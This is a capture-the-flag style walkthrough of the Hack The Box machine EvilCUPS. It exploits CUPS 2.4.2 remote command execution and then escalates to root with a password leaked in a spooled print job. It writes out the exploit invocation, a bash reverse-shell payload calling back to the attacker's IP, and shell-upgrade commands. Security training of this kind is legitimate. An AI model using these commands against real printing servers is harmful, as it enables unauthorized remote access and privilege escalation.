Description
EvilCUPS is a medium Hack The Box machine that features:
- CUPS Remote Command Execution
- Privilege Escalation via leaked credential in past print job
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.10.11.40.
$ ping -c 3 10.10.11.40
PING 10.10.11.40 (10.10.11.40) 56(84) bytes of data.
64 bytes from 10.10.11.40: icmp_seq=1 ttl=63 time=118 ms
64 bytes from 10.10.11.40: icmp_seq=2 ttl=63 time=117 ms
64 bytes from 10.10.11.40: icmp_seq=3 ttl=63 time=117 ms

--- 10.10.11.40 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 116.944/117.494/118.123/0.484 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.10.11.40 -sS -oN nmap_scan
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.40
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
631/tcp open  ipp

Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
We get two open ports: 22 and 631.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.10.11.40 -sV -sC -p22,631 -oN nmap_scan_ports
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.10.11.40
Host is up (0.12s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 36:49:95:03:8d:b4:4c:6e:a9:25:92:af:3c:9e:06:66 (ECDSA)
|_  256 9f:a4:a9:39:11:20:e0:96:ee:c4:9a:69:28:95:0c:60 (ED25519)
631/tcp open  ipp     CUPS 2.4
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 2.4.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.75 seconds

We get two services: one Secure Shell (SSH), and one CUPS (Common Unix Printing System). As we don’t have feasible credentials for the SSH service we are going to move to the CUPS service. The CUPS printing service offers a web interface via the 631 port, so we move into it. We find that the server is running CUPS version 2.4.2.

 We have one printer installed, with
 Canon_MB2300_series identification.

 In the information of the printer we find a print job.
 This version of CUPS is vulnerable to many vulnerabilities discovered by evilsocket.
- CVE-2024-47176:
cups-browsedbinds toINADDR_ANY:631, causing it to trust any packet from any source, and can cause theGet-Printer-AttributesIPP request to an attacker controlled URL. - CVE-2024-47076: The
cfGetPrinterAttributes5function inlibcupsfiltersdoes not sanitize IPP attributes returned from an IPP server. - CVE-2024-47175: The
libppdfunctionppdCreatePPDFromIPP2does not sanitize IPP attributes when creating the PPD buffer. When used in combination with other functions such ascfGetPrinterAttributes5, can result in user controlled input and ultimately code execution via Foomatic.
Exploitation
We have a proof of concept of the vulnerability created by IppSec. We clone the repository and we install the dependencies in a virtual environment.
$ git clone https://github.com/ippsec/evil-cups
$ cd evil-cups
$ virtualenv .venv
$ . .venv/bin/activate
$ pip install -r requirements.txt
As we are going to spawn a reverse shell, we start a listening TCP port.
$ nc -nvlp 1234
We run the exploit for the vulnerability to work.
$ python evilcups.py 10.10.14.6 10.10.11.40 'bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"'
IPP Server Listening on ('10.10.14.6', 12345)
Sending udp packet to 10.10.11.40:631...
Please wait this normally takes 30 seconds...
30 elapsed
target connected, sending payload ...
As the UDP packets were sent to the target we can trigger the vulnerability by printing a test page in the CUPS dashboard. We move to the page of the newly created printer that will be created after a few seconds, HACKED_10_10_14_6.
 Then in the drop-down menu we select the
 Print Test Page option. After a few seconds we will receive the reverse shell as the lp user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.40] 59940
bash: cannot set terminal process group (1156): Inappropriate ioctl for device
bash: no job control in this shell
lp@evilcups:/$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
lp@evilcups:/$ ^Z
$ stty raw -echo; fg
$ reset xterm
Post-Exploitation
As we saw previously, there was a print job. In the documentation we find that: The scheduler stores job files in a spool directory, typically /var/spool/cups. Two types of files will be found in the spool directory: control files starting with the letter "c" ("c00001", "c99999", "c100000", etc.) and data files starting with the letter "d" ("d00001-001", "d99999-001", "d100000-001", etc.).
We find one file, /var/spool/cups/d00001-001, with what it looks as a password, Br3@k-G!@ss-r00t-evilcups.
lp@evilcups:/$ ls /var/spool/cups/
ls: cannot open directory '/var/spool/cups/': Permission denied
lp@evilcups:/$ cat /var/spool/cups/d00001-001
...
% User defined strings:
/fmodstr (Sat Sep 28 09:30:10 2024) def
/pagenumstr (1) def
/user_header_p false def
/user_footer_p false def
%%EndPageSetup
do_header
5 742 M
(Br3@k-G!@ss-r00t-evilcups) s
_R
S
...
We confirm that it is the password of the root user, we can login and spawn a root shell.
lp@evilcups:/$ su root
Password:
root@evilcups:/# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user and root flags.
root@evilcups:/# cat /home/htb/user.txt
<REDACTED>
root@evilcups:/# cat /root/root.txt
<REDACTED>